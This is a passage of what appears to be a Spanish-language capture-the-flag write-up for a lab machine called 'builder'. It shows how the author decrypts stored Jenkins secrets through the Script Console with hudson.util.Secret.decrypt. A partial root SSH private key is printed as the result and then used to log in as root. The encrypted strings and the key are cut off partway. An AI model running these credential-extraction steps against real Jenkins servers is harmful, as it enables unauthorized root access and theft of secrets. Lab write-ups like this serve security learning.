To open Script Console navigate to http://localhost:8080/script.

Tell jenkins to decrypt and print out the secret value:

println hudson.util.Secret.decrypt("{AQAAABAAAAgPT7JbBVgyWiivobt0CJEduLyP0lB3

Introducimos la clave que hemos obtenido dentro de println hundson.util.Secret.decrypt("contenido"):

println hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLu

Result ①

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABlwAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/OCLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRIOU+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyz09dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTa03wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9J03+s+akLr5YvPhIwMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYT01g2S0P4shZEkxMR1To5
yj/fRqtKvoMxdEokIVeQesj1YGvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxvaFMqLl4/9Ai8mvVs+1bN9WwuK3b4L+5/TwsKwKZvD5hgki4L1Kdpu9DChhe
XvrNSmWc04EG1R0SNFPtrf7vA0XSSbFPQ1X/c0eDdPCI7zyv3IBRGHMkV1gBGM9PuNX3A4
xsszvXZTZSf8NjUT9sRY0Pr2MV/raauhuRZ4YXeZgsFMgLu1SsOHFUt+gjcb6gAvysBQPM
tP7NuE9VP7E49sU2jt8JSK3UBj4X2NMLLmCFVd4Bxj8mPG2dhw3REubw0aaBc8Iv0Wjbpw
s70kK586Xa3paoBSXN1D1fL0Mmi/STt/rPmpC6+WLz4SFjAJk233k9wcIDA71M8shfMM4f
RHtSf+lsmWyc5T/wnbsfYpQ/PKYsEdj7pUF3z4+qJk90fbhxgeC26dAMUV6C9IJMRl5HF2

Como esta clave se encontraba dentro de un directorio llamado "root" imagino que sera la clave id_rsa del usuario root. La compiamos, le damos el permiso 600 y accedemos a traves de ssh:

```
–(kali⊛kali)–[~/Downloads]
$ ssh root@10.10.11.10 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                   https://ubuntu.com/pro
 * Support:
 System information as of Tue Jan 7 05:42:27 PM UTC 2025
                            0.0068359375
 System load:
 Usage of /:
                            66.7% of 5.81GB
                            41%
 Memory usage:
 Swap usage:
                            0%
                            219
 Processes:
 Users logged in:
                            0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0: 10.10.11.10
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6e58
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~#
```